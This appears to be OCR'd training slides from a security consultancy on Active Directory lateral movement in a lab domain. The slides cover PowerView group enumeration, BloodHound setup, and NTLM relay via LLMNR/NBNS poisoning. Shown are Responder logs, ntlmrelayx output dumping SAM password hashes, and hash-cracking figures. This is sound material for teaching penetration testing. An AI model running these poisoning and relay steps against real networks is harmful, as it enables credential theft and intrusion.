Get-NetLocalGroupMember -ComputerName workstation04 -GroupName Administratoren –Credential $Cred | Format-Table membername,isgroup,isdomain
```

```
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
-Credential $Cred | Format-Table membername, isgroup ,isdomain
WARNUNG: [Invoke-UserImpersonation] Executing LogonUser() with user: PWNY\jar-jar.

MemberName                                                                IsGroup
----------                                                                -------
WORKSTATION04\helpdesk                                                      False
PWNY\Domänen-Admins                                                          True
PWNY\adm_workstations                                                        True
WARNUNG: [Invoke-RevertToSelf] Reverting token impersonation and closing LogonUser
```

- Remember that one??

```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "adm_workstations" -Recurse -Credential $Cr
name, memberdomain, membername

GroupName                                MemberDomain                              MemberName
---------                                ------------                              ----------
adm_workstations                         pwny.lab                                  obi-wan.kenobi
adm_workstations                         pwny.lab                                  [illegible]
adm_workstations                         pwny.lab                                  tdiederich
adm_workstations                         pwny.lab                                  klaggal
```

- Key takeaway of the enumeration
  - obi-wan.kenobi is member of the adm_workstations group
  - All members of the adm_workstations group have administrative rights on the workstation04.pwny.lab system
  - luke.skywalker who is member of “Domain Administrators” and has an active session on workstation04.pwny.lab



- BloodHound enumerates the whole AD with normal user privileges and exports it into a graph.
- BloodHound requires the following sets of information from an Active Directory:
  - Who is logged on where?
  - Who has admin rights where?
  - What users and groups belong to what groups?
- All this information can be extracted with normal user privileges.
- This tool becomes very useful in more complex environments

https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started

Perform the following steps to use Bloodhound:

1. Use “Bloodhoud PowerShell ingestor” to collect the data
    a. Possible without administrative privileges (in most cases)
2. Setup neo4j and bloodhound
    a. Instructions: https://github.com/BloodHoundAD/Bloodhound/wiki
3. Run bloodhound and import the data

https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started


Phase 2 – Unprivileged user

Lateral movement - Bloodhound

BloodHound

Phase 2 – Unprivileged user

Lateral movement - Bloodhound



Phase 2 – Lateral Movement


NTLM-Relay to move lateral within a network


TACTICX
innovation | solutions | consulting

- **What are the requirements for it to work?**
  - SMB Signing has to be deactivated on our target
    - By default disabled on all workstations and servers except of DC´s
  - Authentication needs to be done with a user that has administrative privileges on the target in order to get RCE

- **Attacks to enforce authentication**:
  - LLMNR/NBNS Poisoning
  - UNC Path Injection
    - Websites – XSS, HTML injection, Directory Traversal, SQL injection etc.
    - Office Documents etc.
    - MITM
  - Open redirect

- **Conclusion**
  - Force the victim to authenticate the attackers (maybe your) machine






https://blog.netspi.com/10-places-to-stick-your-unc-path/

NTLM Relay

Forcing authentication using LLMNR/NBNS Poisoning Attack



NTLM Relay

NETNTLMv1/v2 Authentication Process

User: obi-wan.kenobi

working on

workstation01

1. This is obi-wan.kenobi, I'd like to Login

2. If you are really obi-wan.kenobi, then encrypt this challenge with obi-wan.kenobi's PW Hash


3. Here is the encrypted challenge

6. Access Granted/Denied

fileserver

4. Here is the challenge and response of obi-wan.kenobi is that valid?

5. I have compared obi-wan.kenobis challege & response and it is valid/invalid!




pwnylabdc01

Protocol	Algorithm	Secret to use
LM	DES-ECB	Hash LM
NTLMv1	DES-ECB	Hash NT
NTLMv2	HMAC-MD5	Hash NT

NTLM Relay

Authentication Process – NETNTLMv1/v2 - Malicious

User: obi-wan.kenobi



- Impacket
  - Awesome, collection of python scripts for working with network protocols
  - https://github.com/CoreSecurity/impacket

- **What protocols are featured?**
  - Ethernet, Linux "Cooked" capture.
  - IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 and IPv6)
  - NMB and SMB1/2/3 (high-level implementations).
  - DCE/RPC versions 4 and 5, over different transports: UDP (version 4 exclusively), TCP, SMB/TCP, SMB/NetBIOS and HTTP.
  - Portions of the following DCE/RPC interfaces: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, RRP, SRVSC, LSAD, LSAT, WKST, NRPC

Demo

NTLM Relay

TACTICX
innovation | solutions | consulting

NTLM Relay

Results of the attack

- We dropped the hashes of the local SAM database on workstation04
- Can be used to Pass-the-Hash
- By default, Windows Vista and higher no longer store LM hashes on disk
- Benchmark on NTLM Hash with Sagitta Brutalis 1080 (8x GF GTX 1080)
  - 330 GH/s on NTLM (Hashcat)

The algorithm

```
MD4(UTF-16-LE(password))
```

```
bill:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::
user:---------- LM Hash -------------:----- NTHash (aka NTLM Hash) ---:::

Hashcat:
   3000 | LM                                                  | Operating Systems
   1000 | NTLM                                                | Operating Systems

The LM hash is only used in conjunction with the LM authentication protocol
NT hash serves duty in the NTLM, NTLMv2 and Kerberos authentication protocols
```

```
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-115
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-116
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-116
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[+] Exiting
```

LLMNR/NBNS Poisoning

```
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.3.104, attacking target smb://workstation04
[*] Authenticating against smb://workstation04 as PWNY\obi-wan.kenobi SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x536048c95b0060a3442ea4a10b00d148
helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:c42107da9d0fdd61516658f949218d13:::
worker:1000:aad3b435b51404eeaad3b435b51404ee:12227358dd7013c7dbdbd8fdcc0c6668:::
[*] Stopping service RemoteRegistry
```


NTLM Relay perform using ntlmrelayx.py – By default it will perform a SAMdump

https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4
https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40

